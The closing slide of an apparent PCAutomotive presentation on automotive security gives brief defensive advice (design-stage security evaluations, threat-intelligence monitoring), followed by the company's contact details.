- How to avoid high-cost patches and recall campaigns?
  - Perform thorough security evaluations at design stage, before releasing the product
- How to reduce the chance of critical security issues being actively exploited?
  - TI monitoring
- At PCAutomotive, we are providing high-quality security services for automotive industry

THANK YOU
FOR YOUR ATTENTION!

E: info@pcautomotive.com
A: 1031 Budapest, Záhony u. 7. C ép.

WWW.PCAUTOMOTIVE.COM